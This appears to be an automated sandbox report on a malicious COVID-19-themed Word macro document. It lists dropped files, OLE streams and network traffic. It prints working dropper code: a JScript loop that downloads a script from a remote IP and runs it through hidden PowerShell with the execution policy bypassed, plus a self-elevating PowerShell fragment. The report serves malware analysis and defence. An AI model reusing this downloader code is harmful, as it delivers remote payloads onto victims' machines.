Preview:	L.....F.... ....+..{...+..{..s8..Y....F.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2..F..4R.. .COVID-19.doc..F.....Q.y.Q.y*...8.....C.O.V.I.D.-.1.9...d.o.c.....v.....-...8...[.....?J.....C:\Users\..#.....\\760639\Users.user\Desktop\COVID-19.doc.#.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.O.V.I.D.-.1.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....760639.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.344717181690711
Encrypted:	false
SSDEEP:	3:M1DxFu4o+oxFu4omX1DxFu4ov:M/jqjVjy
MD5:	F63AF074E210140025C91FB35C1FBC43
SHA1:	63341061EB572C4D72AA6486843692E86ABE62FD
SHA-256:	E41B2FC6D51793A5613E73950232522FE1D8A7328E4D2A2E56333A1774668BD1
SHA-512:	E2DC1D9A75D99CA803A29AD2460C9E8C9081F8B750DC31F885A7ECE6E8E38FA940022437799A6B38487A015901BC28E3897DC05106CAAB4B0902B0ECBC9DFA3
Malicious:	false
Reputation:	low
Preview:	[doc]..COVID-19.LNK=0..COVID-19.LNK=0..[doc]..COVID-19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\8MNAJJYXMRKDR88Z2SFH.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589695786675122
Encrypted:	false
SSDEEP:	96:MhQCsMqKqvsqvJCwo5zshQCsMqKqvsEHyqvJCworvzZXYnHyf8cqlUVrIu:MyPo5zsyzHnorvzZHf8cIlu
MD5:	479C8741E36BCB4B20C486485BC7020D
SHA1:	3A9F50F0666B8686AAC214671683B3B5DE95763D
SHA-256:	BBBE739FD2D055F84999CA5ABB259E932C478218493E50017DB91C747C5D6511
SHA-512:	20BE74C4296574904AB1089066F61B5CCF83BA9ED303B573FB53F1BC024A318BBC11EAA040CACB03553CDA7014C91BC83E4302A2AB9B34A762D70BD15B0E40
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....4R... PROGRA~3..D.....:..4R..*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\COVID-19.ps1	
Process:	C:\Windows\System32\wscript.exe
File Type:	Little-endian UTF-16 Unicode text, with CR, LF line terminators
Category:	dropped
Size (bytes):	2900
Entropy (8bit):	3.640765124039009
Encrypted:	false
SSDEEP:	48:hkM8lfpHyND/7rFucerCrdTAZVx2qJuYllzT+FuidV9RiHBt92dA/HOu:OMypHuzxeuCZbrNuYllzT4uiX9RtS/H3
MD5:	C8CFEDB371AFA966C9ED6B715D694BA3
SHA1:	1ECFA6E23A05F3E90EFE009F6E4316F0EC487E73
SHA-256:	4CE39D2AA80D4110D4042DA7A38A58D6BFA7E3F5D604E4DF8394604B4864BBE6
SHA-512:	525145CE57E493071970FA5F8C4FEA845BE292EA214D2EC335987DB12AE969F8556D3709191FA8B1AD495337072654ABDB40A656EA0363790541E799053EE443
Malicious:	**true**
Reputation:	low
Preview:	..p.a.r.a.m.(.[.l.n.t.3.2.].$.a.d.m.i.n.R.i.g.h.t.s. .=. .0.)...i.f.(. .$.a.d.m.i.n.R.i.g.h.t.s. .-.e.q. .0. .)...{.....$.a.r.g.s. .=. .'.-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .B.y.p.a.s.s. .-.N.o.L.o.g.o. .-.N.o.n.I.n.t.e.r.a.c.t.i.v.e. .-.N.o.P.r.o.f.i.l.e. .-.W.i.n.d.o.w.S.t.y.l.e. .H.i.d.d.e.n. .-.F.i.l.e. .".'. .+. .$.M.y.I.n.v.o.c.a.t.i.o.n...I.n.v.o.c.a.t.i.o.n.N.a.m.e. .+. .'.". .-.a.d.m.i.n.R.i.g.h.t.s. .1.'.....$.r.u.n.n.e.d. .=. .$.f.a.l.s.e.....w.h.i.l.e.(. .-.n.o.t. .$.r.u.n.n.e.d. .).....{.....T.r.y.....{.....S.t.a.r.t.-.P.r.o.c.e.s.s. .-.F.i.l.e.P.a.t.h. ."..p.o.w.e.r.s.h.e.l.l...e.x.e.". .-.A.r.g.u.m.e.n.t.L.i.s.t. .$.a.r.g.s. .-.W.i.n.d.o.w.S.t.y.l.e. .H.i.d.d.e.n. .-.V.e.r.b. .R.u.n.A.s.....$.r.u.n.n.e.d. .=. .$.t.r.u.e.....}.....C.a.t.c.h.....{.....}.....}...}. ...e.l.s.e. .{.. . . . .$.O.S.A.r.c.h.i.t.e.c.t.u.r.e. .=. .(.G.e.t.-.W.m.i.O.b.j.e.c.t. .-.C.l.a.s.s. .W.i.n.3.2._.O.p.e.r.a.t.i.n.g.S.y.s.t.e.m. .|. .S.e.l.e.c.t.-.O.b.j.e.c.t. . . . .O.S.A.r.

C:\Users\user\Desktop\COVID-19.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	554
Entropy (8bit):	5.220142529887273
Encrypted:	false
SSDEEP:	12:eUvDzr8iOf8dN1T02PWXO6qL1HdR5ehLUM17TA1QT8AdLOG9qrCNZ:eUz8iT9TXPFV5etxECNZ
MD5:	3FD70F372A6F26FC34E6111A28C0D2EC
SHA1:	FE2CB797F4D089736B31E370F4F4C8BCAFD36D15
SHA-256:	45E7347E2C636CBE669028FC976B5DC266745203A614B0EE8C3B3C2395AEC6FB
SHA-512:	85811D68CA6562D229341D2F7285C81DC76617D15E03363B0BF63460CCF549199B3F6F456AADC6F7AF01C597EF5775EEE835E74A9D17DEDA818D8E9F2FDE24D
Malicious:	**true**
Reputation:	low
Preview:	var o = WScript.CreateObject("MSXML2.XMLHTTP");..var ps = 'C:\\Users\\user\\Desktop\\COVID-19.ps1'..while (true) {.. o.Open('GET','http://78.141.194.181/d569872345345.txt',0);.. o.Send();.. if (o.Status==200) {.. var so = new ActiveXObject('Scripting.FileSystemObject');.. var fo = so.CreateTextFile(ps, true, true);.. fo.WriteLine(o.responseText);.. fo.Close();.. var c = 'powershell -ex bypass -win hid -f ' + ps;.. (new ActiveXObject("WScript.Shell")).Run(c, 0);.. WScript.Quit();.. }..}..

C:\Users\user\Desktop\~$VID-19.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w....z.....w....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: -535, Author: , Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 5, Name of Creating Application: Microsoft Office Word, Total Editing Time: 05:57:00, Create Time/Date: Mon Jan 18 22:07:00 2021, Last Saved Time/Date: Tue Jan 19 18:30:00 2021, Number of Pages: 1, Number of Words: 0, Number of Characters: 2, Security: 0
Entropy (8bit):	7.474426291744808
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	COVID-19.doc
File size:	409088
MD5:	9f9f50f3c32ee660a8bbe6616dda8b34
SHA1:	6c338a10e894bcad8c67e5da332a6cd7f75f35e0
SHA256:	9d063fd60d7d0fb2d4d92f0f348bb2397cf80dd8a4fec5680647469b570f2afe
SHA512:	bb447e4fc15c4b6186e6a7ad913b695a70e4392bb6e7ee5467831dd2b34db3a7256f927b54be555e148f5906fc41cf0c6fd887f86387cb29aacb6d568563c933
SSDEEP:	6144:b4pXcA1eWEqP9w1n+DtGMYkvfFvOnOll7eYoOcS/fj3zjNThY0pb:EWWeCYn+rNLIJ6VSHjN7N
File Content Preview:	.....>..... ....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "COVID-19.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False

Indicators	
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	-535
Title:	
Subject:	
Author:	
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Windows User
Revion Number:	5
Total Edit Time:	21420
Create Time:	2021-01-18 22:07:00
Last Saved Time:	2021-01-19 18:30:00
Number of Pages:	1
Number of Words:	0
Number of Characters:	2
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Document Code Page:	-535
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 2850

General	
Stream Path:	Macros/VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	2850
Data ASCII:	. . . . . b . . . . . u Q R . . . . . k . . x . C . . . . . U h . . . . . l . + . . W . . . . . ^ . . 0 R . . @ . . u . . . 6 p . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 01 00 01 00 00 d6 05 00 00 e4 00 00 00 62 02 00 00 a0 07 00 00 dd 05 00 00 d9 08 00 00 00 00 00 00 01 00 00 00 75 51 52 d1 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 a4 04 6b 09 d4 78 ae 43 b0 e0 a9 ec 05 55 68 e2 14 d5 f5 1e c5 fd fa 49 83 2b 11 06 57 fb b9 d6 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Dir("x:\",
VB_Name
VB_Creatable
VB_Exposed
ActiveDocument.Path
Print
Until
Replace(f,
Replace(s,

Keyword

"\\"))
"wscript
DateAdd("s",
VB_Customizable
/e:jscript
".tmp"
DoEvents
".doc",
Document_Open()
Output
VB_TemplateDerived
"ThisDocument"
"%%U%%",
False
Attribute
Replace(ActiveDocument.Name,
Shell
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
Close
"%%PS%%",

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1618

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1618
Data ASCII:	. . . . . h . . . . . o . . . 7 . . . . . u Q z . . . . .] r U . . 0 J . . . . ; d S / . K . . f . ; G . . . . > . . . . . / I . g . . , U . . . . . I . . G O E . . s . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 00 01 00 00 68 04 00 00 e4 00 00 00 84 02 00 00 96 04 00 00 6f 04 00 00 37 05 00 00 02 00 00 00 01 00 00 00 75 51 7a 10 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 95 5d 72 55 2e 07 30 4a 89 ef 94 f9 3b 64 53 2f 8a 4b db ec 66 09 3b 47 80 f1 e1 af 3e 90 f3 1a 12 95 ca 01 04 a0 2f 49 8d 67 d5 1b 2c

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
UserForm_Click()

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 160

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	160
Entropy:	3.99059075143
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q N . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . O . f . f . i . c . e . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 4e 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 4f 00 66 00 66 00 69 00 63 00 65 00 20 00 57 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.303808718283
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 10 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.555003203852
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . (. . . . . H . . . . . T . . . . . ` . . . . . l . . . . . t . . . . . | . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 8c 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 a4 00 00 00 04 00 00 00 b0 00 00 00 05 00 00 00 d8 00 00 00 06 00 00 00 e4 00 00 00 07 00 00 00 f0 00 00 00 08 00 00 00 04 01 00 00 09 00 00 00 1c 01 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6841

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6841
Entropy:	6.09008436485
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 0f 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 371167

General	
Stream Path:	Data
File Type:	data

General	
Stream Size:	371167
Entropy:	7.61641986305
Base64 Encoded:	True
Data ASCII:	. . . . D . d . . . . . J 8 # & r . r . . . . . C . . . B . . . . A . . . . . * . . . . . > . H . 8 . 1 . : . 0 . . 2 . > . @ . 4 . . = . 0 . . C . : . @ . . 2 . . . . . R . . . % . . . . . f . . . . y . s) . . . . . D . . . . . 5 . . F . . . . . f . . . . y . s) . . . . .) E x i
Data Raw:	df a9 05 00 44 00 64 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 4a 38 23 26 72 02 72 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 66 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 43 00 0b f0 42 00 00 00 04 41 01 00 00 00 05 c1 2a 00 00 00 06 01 02 00 00 00 ff 01 00 00 08 00 3e 04 48 04

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 484

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	484
Entropy:	5.38554759732
Base64 Encoded:	True
Data ASCII:	I D = " { 9 B A 0 8 4 6 4 - 8 5 7 B - 4 7 4 4 - 9 0 8 F - D 1 F F F 6 1 F F F A 1 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . N a m e = " P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D B D 9 D B 5 1 6 7 5 5 6 7 5 5 6 7 5 5 6 7 5 5 " . . D P B = " 6 3 6
Data Raw:	49 44 3d 22 7b 39 42 41 30 38 34 36 34 2d 38 35 37 42 2d 34 37 34 34 2d 39 30 38 46 2d 44 31 46 46 46 36 31 46 46 46 41 31 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a 42

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	71
Entropy:	3.29226192431
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 00 00

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 292

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	292
Entropy:	4.57455623175
Base64 Encoded:	True

General	
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 5205.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 5055.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 94

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	94
Entropy:	2.71126254613
Base64 Encoded:	False
Data ASCII:	.. ..}..."...#.....0.....ho..(.....2.....Label1..{.....
Data Raw:	00 04 20 00 08 0c 00 0c 01 00 00 00 01 00 00 00 00 7d 00 00 d4 22 00 00 dd 23 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 30 00 00 00 00 01 68 6f 00 00 28 00 f5 01 00 00 06 00 00 80 01 00 00 00 32 00 00 00 1c 02 00 00 00 00 15 00 4c 61 62 65 6c 31 00 00 7b 02 00 00 d4 00 00 00

Stream Path: Macros/UserForm1/o, File Type: data, Stream Size: 540

General	
Stream Path:	Macros/UserForm1/o
File Type:	data
Stream Size:	540
Entropy:	5.18432057045
Base64 Encoded:	False
Data ASCII:	....(.....var o = WScript.CreateObject("MSXML2.XMLHTTP");..var ps = '%%PS%%.ps1'..while (true) {.. o.Open('GET','%%U%%',0);.. o.Send();.. if (o.Status==200) {.. var so = new ActiveXObject('Scripting.FileSystemObject');.. var fo = s
Data Raw:	00 02 fc 01 28 00 00 00 e9 01 00 80 76 61 72 20 6f 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 4d 53 58 4d 4c 32 2e 58 4d 4c 48 54 54 50 22 29 3b 0d 0a 76 61 72 20 70 73 20 3d 20 27 25 25 50 53 25 25 2e 70 73 31 27 0d 0a 77 68 69 6c 65 20 28 74 72 75 65 29 20 7b 0d 0a 20 20 20 20 6f 2e 4f 70 65 6e 28 27 47 45 54 27 2c 27 25 25 55 25 25 27 2c 30 29 3b

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3258

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3258
Entropy:	4.23605935534
Base64 Encoded:	False
Data ASCII:	.a.....*.\\.G.{.0.0.0.2.0.4.E.F.-.0.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.0.0.4.6.}.#.4...0.#.9.#.C.:.\\.P.R.O.G.R.A.~.2.\\.C.O.M.M.O.N.~.1.\\.M.I.C.R.O.S.~.1.\\.V.B.A.\\.V.B.A.6.\\.V.B.E.6...D.L.L.#.V.i.s.u.a.l. .B.a.s.i.c. .F.
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 825

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	825
Entropy:	6.51401324555
Base64 Encoded:	True

General	
Data ASCII:	.5.....0*.....p..H.....d.....Project.Q.(..@.....=.....l.....h.a....J.<.....rstd.ole>..s.t..d.o.l.ePh.%^..*.\G{00020.430-....C.....0046}#.2.0#0#C:.\Windows.\SysWOW6.4\.e2.tlb.#OLE Aut.omation.`....ENormal..EN.Cr.m.aQ.F.. .....*.\C.....a.
Data Raw:	01 35 b3 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 aa 68 f6 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Stream Path: WordDocument, File Type: data, Stream Size: 4096

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	4096
Entropy:	1.03818034246
Base64 Encoded:	False
Data ASCII:	....[.....bjbj.....
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 03 08 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 0e 00 00 ce 90 01 00 ce 90 01 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2021 10:25:07.361107111 CET	49165	80	192.168.2.22	78.141.194.181
Jan 20, 2021 10:25:07.411768913 CET	80	49165	78.141.194.181	192.168.2.22
Jan 20, 2021 10:25:07.411868095 CET	49165	80	192.168.2.22	78.141.194.181
Jan 20, 2021 10:25:07.412630081 CET	49165	80	192.168.2.22	78.141.194.181
Jan 20, 2021 10:25:07.462918997 CET	80	49165	78.141.194.181	192.168.2.22
Jan 20, 2021 10:25:07.463958979 CET	80	49165	78.141.194.181	192.168.2.22
Jan 20, 2021 10:25:07.464065075 CET	49165	80	192.168.2.22	78.141.194.181
Jan 20, 2021 10:25:12.370846987 CET	80	49165	78.141.194.181	192.168.2.22
Jan 20, 2021 10:25:12.370985985 CET	49165	80	192.168.2.22	78.141.194.181
Jan 20, 2021 10:25:13.042076111 CET	49165	80	192.168.2.22	78.141.194.181

HTTP Request Dependency Graph

- 78.141.194.181

HTTP Packets

